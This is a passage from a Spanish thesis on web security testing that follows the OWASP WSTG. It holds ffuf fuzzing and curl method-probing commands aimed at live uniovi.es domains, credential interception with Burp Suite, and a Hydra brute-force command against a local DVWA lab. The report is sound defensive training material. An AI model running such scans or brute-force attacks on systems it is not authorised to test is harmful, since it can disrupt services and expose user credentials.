


Figura 14: Resultado del escaneo con Nmap.

En la Figura 14, se puede ver el resultado del escaneo que Nmap ha hecho, la verdad, sin mucho éxito, ya que, como podemos ver al final, no ha conseguido encontrar una versión de los servicios en ninguno de los dos puertos, proporcionando una “huella dactilar” de cada servicio que no nos proporciona mucha información.

Otra herramienta automática que se puede utilizar es “Wappalyzer”, una extensión que se puede añadir a un navegador que al visitar una página web, nos proporciona información directamente. En el caso de www.uniovi.es, el resultado es el que se puede ver en la Figura 15.




Figura 15: Resultado de la herramienta Wappalyzer.

El *Banner Grabbing,* como explica [Kondo2014], consiste básicamente en conectarse de forma remota a una aplicación e intentar sacar conclusiones sobre la seguridad de ésta observando la salida que la aplicación genera. La información que se obtiene es lo conocido como *Banner* que consiste en un texto proveído por un host que contiene detalles como el tipo y versión del software que está siendo ejecutado en el servidor.

Existen dos formas distintas de llevar a cabo esta técnica, una activa en la que el hacker manda paquetes al servidor y analiza las respuestas que este genera, y otra pasiva, en la que el hacker obtiene la misma información sin la necesidad de revelar la conexión original desplegando software y malware como *gateways* para evitar una conexión directa mientras se recogen los datos.

El *Banner Grabbing* activo es el más fácil de ejecutar de los dos, y se puede hacer por ejemplo conectándose vía Telnet a un puerto abierto del servidor, y mandar un texto similar al siguiente:

```
GET / HTTP/1.1

Host: www.uniovi.es
```

Sin embargo, con esta prueba no se obtuvo ningún resultado dado que la conexión es cerrada automáticamente cuando se intenta enviar cualquier texto.

La última de las técnicas que se abordará en esta sección, es la que consiste en mandar peticiones malformadas. Estas peticiones pueden incluir cabeceras o mensajes incompletos o incorrectos, o pueden ser solicitudes HTTP de versión incorrecta. Al enviar

estas solicitudes malformadas, es posible identificar el software de servidor web y la versión en uso en el servidor objetivo, lo que puede ser útil para identificar posibles vulnerabilidades conocidas en ese software.

Para realizar esto, se ha utilizado una suite de herramientas de seguridad llamada Burp Suite. Esta herramienta incluye un proxy HTTP interactivo, que nos permitirá manipular y enviar solicitudes HTTP al servidor web. Además, se puede utilizar Foxyproxy, una extensión que podemos añadir a nuestro navegador, que redirigirá las peticiones a nuestro proxy, y ahí podremos interceptarlas y modificarlas a nuestro gusto.

Las propias peticiones, pueden ser muy variadas, algunas opciones son solicitudes con una versión incorrecta, cabeceras incompletas o incorrectas, solicitudes con mensajes incorrectos o insertar caracteres inválidos.

Para llevar a cabo esta prueba, interceptamos una solicitud HTTP de la conexión normal con el servidor web, y en Burp Suite la mandamos al *repeater* para poder modificarla y volver a enviarla cuando queramos. Una vez tenemos la solicitud, podemos probar distintas formas de corromper la solicitud, en la Figura 16 se muestra un ejemplo en el que se introduce un host incorrecto (www.nouniovi.es en vez de www.uniovi.es), pero que no aporta ninguna información relevante a priori ya que la respuesta es un error 302.




Figura 16: Petición malformada con host incorrecto.

Con otras de las técnicas mencionadas anteriormente, el servidor responde de la misma manera que a una petición completamente normal, por lo que se puede deducir que está correctamente configurado para soportar peticiones malformadas y garantizar la privacidad de los usuarios. A continuación, se muestran algunas de las pruebas realizadas, primero, la Figura 17 muestra una petición con un User-Agent incorrecto, la Figura 18 una en la que el apartado “Accept” está modificado, y, por último, en la Figura 19 se ve una petición con un mensaje JSON que contiene un carácter erróneo.




Figura 17: Petición malformada con User-Agent incorrecto.




Figura 18: Petición malformada con Accept incorrecto.




Figura 19: Petición malformada con un mensaje JSON incorrecto.

6.1.3 Review Webserver Metafiles for Information Leakage (WSTG-INFO-03)

Esta prueba se centra en los “metadatos”, datos que incluyen información sobre la estructura y funcionalidad de una aplicación, como las direcciones URL, los parámetros de entrada, archivos subidos, las respuestas del servidor, u otros elementos relacionados con la aplicación.

El objetivo principal de este tipo de prueba es analizar estos metadatos para entender mejor la arquitectura y funcionalidad de la aplicación, y así intentar identificar posibles debilidades y vulnerabilidades. Analizando los metadatos, se puede llegar a hallar información valiosa acerca del servidor, incluyendo el lenguaje de programación, posible uso de un *framework*, configuración de seguridad, cookies, entre otros aspectos.

Para examinar estos datos, se ha utilizado Burp Suite, que facilita la revisión de las cabeceras HTTP, y permite visualizar también el contenido HTML de las respuestas.

En cuanto a los metadatos que se encuentran en el propio archivo HTML de las páginas, sería conveniente realizar una evaluación exhaustiva y revisar todas las páginas disponibles dentro del dominio de Uniovi, dado que cada una puede ofrecer información distinta a través de sus cabeceras. No obstante, debido a la extensa cantidad de páginas, es imposible llevar a cabo un examen completo.

En el análisis de cualquier página, es probable encontrar una gran cantidad de metadatos, algunos de los cuales pueden no ser significativos en el momento, pero que pueden ser útiles en futuras evaluaciones. La primera página que se examinó fue la página principal de la web de Uniovi, y en ella se encontraron algunos datos interesantes pero que no aportan información directamente relevante para la seguridad de la aplicación, como la ubicación geográfica de la universidad y un nodo (c1nn.nodo) que podría ser información del servidor.

```
<meta name="geo.placename" content="Oviedo, Principado de Asturias, Spain" />
<meta name="geo.position" content="43.362 , -5.846" />
<meta name="c1nn.nodo" content="webuniovi-02.sic233.uniovi.es" />
```

Además de revisar el contenido bajo las etiquetas “<meta />” en los archivos HTML, también puede ayudar analizar el contenido de las cabeceras de las respuestas del servidor. A la hora de hacerlo, algunos de los aspectos más relevantes que se deben analizar en las cabeceras son la información de seguimiento (*Cookies*), información sobre el servidor y cabeceras de seguridad como “X-XSS-Protection” o “X-Frame-Options” que establecen las opciones de seguridad para la aplicación.

Para revisar varias cabeceras, se ha navegado simplemente un poco por las distintas páginas de www.uniovi.es, mientras Burp Suite capturaba todas las respuestas del servidor, así posteriormente estas pueden ser analizadas una a una.

Un parámetro que me llamó la atención en mi análisis es “X-XSS-Protection”. La función de éste es determinar la protección contra inyecciones de scripts (XSS) en el navegador del cliente, y, como ya se comentó anteriormente, esta vulnerabilidad es bastante importante en la actualidad, luego la especificación de este parámetro es de una importancia crucial. Sin embargo, en la mayoría de las cabeceras recibidas este parámetro no se especifica, utilizando en algunos casos una protección por defecto propia del navegador cliente, o incluso no utilizando ningún tipo de protección. En otros casos, este parámetro sí que se especifica, con un valor de 1 para bloquear esta vulnerabilidad y con 0 para no bloquearla, lo cual es un riesgo de seguridad directo muy grave. En la Figura 20, se muestra dos respuestas interceptadas tras la navegación por el sitio web, en las que el parámetro “*X-XSS-Protection*” está configurado, correctamente en una, e incorrectamente en otra.




Figura 20: Configuración del parámetro X-XSS-Protection.

Además de la opción “*X-XSS-Protection*”, existen otras que en ningún caso se especifican en las respuestas generadas por el servidor de la universidad y su no determinación podría

llegar a causar vulnerabilidades muy importantes. Otras opciones son por ejemplo "*X-Frame-Options"* que puede permitir a un atacante incrustar la página en un marco i-frame de otro sitio web y ejecutar ataques como phishing, o por otro lado "*X-Content-Type-Options*" que puede permitir que se ejecute código malicioso en el navegador del usuario. Estas opciones de seguridad además de otras no mencionadas deberían ser especificadas en las respuestas HTTP para mejorar la seguridad de la aplicación.

6.2 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

6.2.1 Review Old Backup and Unreferenced Files for Sensitive Information (WSTG-CONF-04)

El objetivo principal de esta prueba es identificar información sensible tanto en copias de seguridad antiguas como en archivos que no se están utilizando activamente. Estos archivos obsoletos mal gestionados, pueden otorgar a un posible atacante acceso al funcionamiento interno, puertas traseras, interfaces administrativas o incluso credenciales. Para buscar este tipo de archivos en una prueba de caja negra, como es el caso de la prueba que se explica a continuación, la mejor forma es utilizar una herramienta automática que busque archivos típicos, aunque este escaneo puede ser complementado con una pequeña búsqueda manual.

La principal técnica que se utiliza en este tipo de pruebas es la conocida como "fuzzing". Esta consiste en enviar una gran cantidad de entradas aleatorias o predefinidas a la aplicación que está siendo probada, con la esperanza de que alguna de ellas encuentre un archivo interesante.

Para probar esta vulnerabilidad, se ha utilizado la herramienta "ffuf", un *fuzzer* web rápido escrito en el lenguaje GO [Hazegard2020].

Esta prueba es del tipo "fuerza bruta", así que es necesario proporcionar una lista de palabras o más comúnmente *wordlist,* para que la herramienta pruebe. Es recomendable utilizar una lista personalizada para el caso concreto, pero, por falta de tiempo se ha optado por utilizar una lista ya existente diseñada específicamente para este tipo de pruebas.

Para realizar la prueba, basta con ejecutar el siguiente comando:

```
ffuf -u https://uniovi.es/FUZZ -w wordlist.txt -e '.bak,.backup,.old,.zip,.tar,.txt'
```

Con este comando, se realiza una prueba solo sobre el directorio "uniovi.es/", ya que la palabra clave "FUZZ" es utilizada para decirle a la herramienta dónde debe introducir, en

la dirección, cada palabra de la lista. Es necesario probar otros directorios para comprobar la existencia de archivos sensibles en ellos. A continuación, se muestran todos los probados.

```
ffuf -u https://epigijon.uniovi.es/FUZZ -w wordlist.txt -e '.bak,.backup,.old,.zip,.tar,.txt'
ffuf -u https://sede.uniovi.es/FUZZ -w wordlist.txt -e '.bak,.backup,.old,.zip,.tar,.txt'
ffuf -u https://derecho.uniovi.es/FUZZ -w wordlist.txt -e '.bak,.backup,.old,.zip,.tar,.txt'
```

La ejecución de esta prueba no tuvo mucho éxito ya que la mayoría de las coincidencias produjeron un error 302 (movido temporalmente), excepto una, la cual produjo un código 200 (OK), lo que significa que el archivo ha sido encontrado. El archivo en cuestión es el que se puede ver en la Figura 21, y, al intentar acceder a él, se puede comprobar que el servidor nos lleva a una página de *login* normal que no proporciona ninguna información, y, ni mucho menos, supone una brecha de seguridad al sistema.




Figura 21: Único resultado exitoso del fuzzing con ffuzz.

Además, se ha realizado una prueba similar con otra herramienta parecida a la anterior, en este caso "dirsearch", que por defecto utiliza una *wordlist* que se suele encontrar bajo la ruta "/usr/share/wordlist/dirbuster/directory-list-2.3-small.txt" pero tampoco se obtiene nada claro.

Cabe señalar, que, al realizar esta prueba de fuerza bruta, dejaba de tener conexión con el servidor web de la universidad, lo que ha dificultado mucho la prueba y puede que sus resultados no sean reales. Esto puede ocurrir porque el servidor se esté colapsando cuando se envían tantas peticiones de una forma tan rápida, y no sea capaz de dar respuesta. Esto no es una brecha de seguridad en sí, pero, debería ser corregido si realmente ocurre así, ya que afecta a la disponibilidad de la aplicación.

6.2.2 Test HTTP Methods (WSTG-CONF-06)

Para llevar a cabo la prueba de métodos HTTP, es necesario identificar los métodos que se utilizan en la aplicación web objetivo, y luego intentar acceder a los recursos utilizando cada uno de estos métodos. El objetivo de esta prueba es determinar si la aplicación web

está configurada correctamente y si los métodos HTTP que no se utilizan se han deshabilitado de manera adecuada. Además, también se busca detectar cualquier vulnerabilidad relacionada con la configuración incorrecta de los métodos HTTP.

Para identificar los métodos que se utilizan en nuestro objetivo, se ha usado la herramienta "curl". Con ella se pueden mandar peticiones con distintos métodos de una forma muy sencilla. El primer método que se debería probar siempre es OPTIONS, ya que este debería responder literalmente con una lista de todos los métodos que el servidor soporta. Sin embargo, este método puede retornar información poco precisa, por lo que conviene probar a mandar peticiones con cada método que se desee probar, y, si no está habilitado, el servidor debería retornar un error del tipo "404 *Method Not Allowed*".

En el caso de nuestro objetivo, uniovi.es, el método OPTIONS parece estar deshabilitado, ya que el servidor no responde al enviar una petición de este tipo con la herramienta "curl". Dado que no se puede utilizar OPTIONS para enumerar los métodos habilitados, es necesario ir comprobando uno a uno para descubrirlos. Tras ello, se puede ver que los métodos que el servidor permite son GET, POST y HEAD, ya que son a las únicas solicitudes a las que el servidor responde. Esto es totalmente correcto, ya que, en principio, no necesita utilizar ningún método más, y conviene bloquearlos para evitar comportamientos no deseados. A continuación, en la Figura 22 y la Figura 23 se muestran las pruebas realizadas en las que no se obtuvo respuesta del servidor.




Figura 22: Pruebas de los métodos PUT, DELETE y TRACE.

```
┌──(dani㉿pruebas)-[~]
└─$ curl https://www.uniovi.es -X CONNECT
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>

┌──(dani㉿pruebas)-[~]
└─$ curl https://www.uniovi.es -X PATCH -d "param1=valor1&param2=valor2"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Method Not Implemented</title>
</head><body>
<h1>Method Not Implemented</h1>
<p>PATCH to / not supported.<br />
</p>
</body></html>
```

Figura 23: Prueba de los métodos CONNECT y PATCH

6.3 AUTHENTICATION TESTING

6.3.1 *Testing for Credentials Transported over an encrypted Channel* (WSTG-ATHN-01)

Esta prueba, no hace referencia solo al tratamiento de las credenciales como su nombre indica, sino también al tratamiento de toda información sensible que se envíe a través de la aplicación web. Por ello, es imposible establecer unos pasos a seguir para comprobar esta vulnerabilidad, dado que cada página web tendrá información sensible distinta.

De todas formas, para demostrar como comprobar si la información se está transmitiendo encriptada o no, se probará con credenciales introducidas en la página de *login* de la Universidad de Oviedo. Extrapolándolo a un caso real, el responsable de seguridad en una empresa debería listar todos los contenidos sensibles de su página web, y comprobar, de la misma forma que se explicará a continuación, si dicha información se envía como un texto plano o no.

Comprobar la ausencia de encriptación en el envío de una información es realmente sencillo. Basta con ejecutar un ataque MITM (*Man In The Middle)*, en este caso, se utilizará Burp Suite para interceptar la petición donde se encuentren las credenciales de autenticación, para comprobar si estas son encriptadas o no.

Para ello, es necesario primero acceder a la página que se desee probar, en este caso la página de *login* de la Escuela Politécnica de Gijón, que es tal y como muestra la Figura 24. En dicha imagen, se puede ver como ya se ha introducido un usuario, y la aplicación pide la contraseña de dicho usuario.

Figura 24: Página de login de la EPI

A continuación, es necesario abrir Burp Suite para poder situarse entre el cliente y el servidor e interceptar las comunicaciones. Una vez abierto Burp Suite, utilizando FoxyProxy por ejemplo, se redirige el tráfico del navegador por él, y se introducen las credenciales. Casi instantáneamente, Burp intercepta la petición, la cual es similar a como muestra la Figura 25.

Como se puede ver, en la última línea de la petición se muestra tanto el usuario como la contraseña en un formato completamente legible, lo que supone un riesgo de seguridad total para los usuarios.

Figura 25: Captura de la petición con credenciales

Como se explicó anteriormente, en un caso real, sería necesario repetir esta prueba con toda la información considerada como sensible, la cual no tiene por qué ser credenciales, también puede ser documentos, ficheros, imágenes, etc.

Cabe destacar, que, en esta prueba, y en muchas otras, se ha utilizado el protocolo HTTP en lugar de HTTPS para hacer más sencilla la tarea de intercepción de las peticiones con Burp Suite. En un caso real, si la aplicación que se desea probar solo permite conexiones HTTPS, la comunicación se interceptaría cifrada, por lo que sería necesario instalar en el navegador utilizado, en este caso Mozilla Firefox, un certificado SSL de Burp Suite para permitir a la herramienta actuar como proxy y desencriptar el tráfico que se desea analizar. Aunque no sea el caso de esta prueba, como en muchas de ellas se utiliza la máquina vulnerable DVWA, y esta no soporta HTTPS, se ha decidido utilizar siempre HTTP para las pruebas que involucren capturar una petición con Burp Suite.

De todas formas, en esta prueba en concreto, aunque se esté utilizando HTTP, tanto la contraseña como el usuario deberían estar cifrados igualmente, por lo que utilizar el protocolo HTTPS, para que se cifrase la petición entera, no solucionaría la vulnerabilidad.

6.3.2 *Testing for Weak lock out Mechanism (*WSTG-ATHN-03)

El objetivo principal de esta prueba es determinar el nivel de seguridad de un mecanismo de *login* para soportar ataques de fuerza bruta. El comportamiento óptimo es que se bloquee el acceso a una cuenta temporalmente si se detecta una gran cantidad de intentos de acceso erróneos. Dicho bloqueo debe ser realizado cuidadosamente, ya que, si se bloquea el acceso desde cualquier dispositivo, cualquier atacante en el mundo podría bloquear el acceso a un usuario fácilmente. Se puede optar por métodos de bloqueo que no afecten al usuario real, como bloquear la ip de origen del ataque, por ejemplo.

Esta prueba puede, en algunos escenarios, no ser extremadamente importante, principalmente si el número de usuarios es reducido y se utilizan contraseñas muy seguras, o si se establecen métodos de seguridad complejos como autenticación de factor múltiple de forma obligatoria.

Por otro lado, si el número de usuarios es muy elevado y no se exige la utilización de métodos de seguridad avanzados, esta prueba es crítica, ya que, si la seguridad de alguna contraseña es muy baja, la aplicación quedaría totalmente expuesta ante ataques de fuerza bruta.

Estos ataques se llevan a cabo siempre basándose en una lista de contraseñas, conocida normalmente como *wordlist*. Existe una gran cantidad de listas de contraseñas que se pueden utilizar para estos ataques, siendo “rockyou.txt” la más famosa de todas. Aunque en esta prueba se vaya a utilizar *rockyou.txt,* en Internet se pueden encontrar otras muchas que se ajusten a las necesidades específicas de la prueba, como puede ser el idioma o la longitud de caracteres.

Para la explicación de esta prueba, no se utilizará ninguna de las vulnerabilidades que DVWA ofrece, las cuales se analizarán más adelante. En esta ocasión, la prueba se ha desarrollado sobre la propia página de *login* de DVWA, ubicada en la dirección “localhost/DVWA/login.php”. Esta página permite introducir un nombre de usuario y una contraseña, tal y como se muestra en la Figura 26.

Figura 26: Página de login de DVWA

La herramienta que se recomienda utilizar en esta prueba es “Hydra”, la cual solo dispone de una interfaz de línea de comandos y viene preinstalada con Kali Linux. Esta herramienta está diseñada para ejecutar ataques de fuerza bruta en páginas web, que es el objetivo principal de esta prueba.

Ahora, para comenzar esta prueba, es necesario capturar una petición generada al introducir unas credenciales cualesquiera en la página de *login*, siguiendo los pasos del apartado 5.1, y obteniendo algo similar a lo que se muestra en la Figura 27.




Figura 27: Petición generada al introducir unas credenciales cualesquiera

De la información que se muestra en la Figura 27, es necesario resaltar alguna información para luego proporcionársela a Hydra. Esta información es el método HTTP y ruta, situados ambos en la primera línea de la petición, y, de la última línea, los atributos "*username*" y "*password*".

Con esta información, se puede construir ya el comando necesario para lanzar Hydra y llevar a cabo un ataque de fuerza bruta. Dicho comando es el siguiente:

```
Hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form
"/DVWA/login.php:username=^USER^&password=^PASS^&Login:Login failed"
```

En este comando, se utilizan distintos parámetros que se explican a continuación. Primero, mediante "-l admin" se especifica que el usuario que se probará es "admin", así la prueba consistirá en probar una gran cantidad de contraseñas, siempre bajo el mismo nombre de usuario. En una prueba real, si no se conoce un nombre de usuario correcto, en lugar de un nombre estático, como es el caso de esta prueba, sería necesario introducir una lista de usuarios para probar. Sin embargo, probar siempre el mismo usuario será suficiente para llevar a cabo esta prueba, ya que solo se busca conocer si existe algún tipo de mecanismo de bloqueo ante ataques de fuerza bruta.

Por otro lado, mediante "-P /usr/share/wordlists/rockyou.txt", se especifica la lista "rockyou.txt" como base para probar junto al usuario anterior. Tras este parámetro, se puede especificar cualquier otra lista, o incluso una creada manualmente.

Además, en el comando, se especifica la dirección IP de la página que se desea probar y el texto "http-post-form", que hace referencia al método HTTP que se utiliza en la petición, lo cual se puede ver al principio de la Figura 27.

Por último, se especifican tres datos separados por ":", primero, la ruta de la página web, en este caso "/DVWA/login.php". Seguidamente, se especifican tres parámetros, "username", "password" y "Login". Estos tres parámetros se obtienen de la última línea de la figura Figura 27, y, en el caso de username y password, el valor se ha sustituido por ^USER^ y ^PASS^ respectivamente. Estos valores representan lo introducido tras los parámetros -l y -P, explicados anteriormente. Así, en este caso el usuario será admin, y la contraseña variará, probando todas las opciones de la lista rockyou.txt. El último de los datos es el texto "*Login failed*", que hace referencia al texto que se genera en la página de *login* al introducir unas credenciales erróneas, como se puede ver en la Figura 26. Hydra utiliza este texto para determinar cuándo una pareja de un usuario y una contraseña es correcta o incorrecta.

Una vez ejecutado el comando explicado anteriormente, la herramienta empezará a probar cada combinación de "admin" con cada línea de rockyou.txt, así, si la aplicación tiene definida alguna política contra ataques de fuerza bruta, la ejecución debería cortarse. Sin embargo, como se puede ver en la Figura 28, esto no ocurre, por lo que la ejecución continúa hasta completar todas las opciones. De hecho, la herramienta ha conseguido encontrar una coincidencia, indicando que la contraseña para el usuario admin es "password".

Figura 28: Ejecución de un ataque de fuerza bruta

Cabe resaltar, que, en este caso, se ha conseguido encontrar una contraseña válida, pero, aunque esto no ocurriese, la aplicación seguiría siendo vulnerable a ataques de fuerza bruta ya que no existe ninguna política contra estos ataques. Así, se podría probar con listas diferentes hasta encontrar una contraseña válida.

6.4 INPUT VALIDATION TESTING

6.4.1 Test for Cross Site Scripting (Reflected and Stored) (WSTG-INPV-01, WSTG-INPV-02)

Como ya se ha explicado anteriormente, la vulnerabilidad de XSS es una de las más explotadas en la actualidad, y se basa en la inyección de código escrito en Javascript en un parámetro vulnerable de la página web, por ello, en este apartado se explicará cómo probar la vulnerabilidad XSS de dos formas distintas. La primera, utilizando la herramienta Burp Suite, ya explicada anteriormente, para automatizar el ataque en sí, basándose en una lista de *payloads*. Por otra parte, en la segunda se explicará cómo hacer lo mismo, pero con la herramienta XSStrike, la cual automatizará el proceso por completo, dado que está mucho más especializada en esta vulnerabilidad.

Por otro lado, como se explica en [OWASP2022-3] existen tres tipos de vulnerabilidades XSS, que son reflejado, almacenado y basado en DOM. El XSS reflejado es el más fácil de detectar de los tres, ya que se basa en el hecho de que el código Javascript introducido por el atacante se ejecuta en el propio navegador de este, sin afectar a otros usuarios. En contraste, el XSS almacenado implica que el código malicioso se almacene de alguna forma en una base de datos, por lo que se ejecutará en los navegadores de otros usuarios cada vez que estos interactúen con él. Finalmente, el XSS basado en DOM, permite modificar el "Document Object Model" de la página web, pudiendo así manipular la forma en que se muestra la información en la página.

De estos tres tipos, solo dos serán probados, reflejado y almacenado, ya que son los más comunes y el XSS basado en DOM no aparece tanto en la actualidad. La herramienta XSSstrike no incluye una funcionalidad para probar XSS almacenado, por ello, se probarán, utilizando Burp Suite, el XSS reflejado y almacenado, y, mediante XSStrike, solo XSS reflejado.

6.4.1.1 Prueba utilizando únicamente Burp Suite

6.4.1.1.1 XSS Reflejado

Esta primera prueba se realizará utilizando únicamente la herramienta "Burp Suite", y se utilizará el escenario XSS reflejado, ya que es el más sencillo. Para acceder a éste dentro de la página de DVWA, es necesario seleccionar el apartado "*XSS (Reflected)*" situado en el menú vertical izquierdo. La Figura 29 muestra la página del apartado XSS (Reflected) de la aplicación web DVWA en nivel de seguridad "*low*". Como se puede ver, ofrece un campo, que será donde se probará la vulnerabilidad, que pide introducir un nombre que es mostrado en la interfaz al pulsar el botón de enviar.

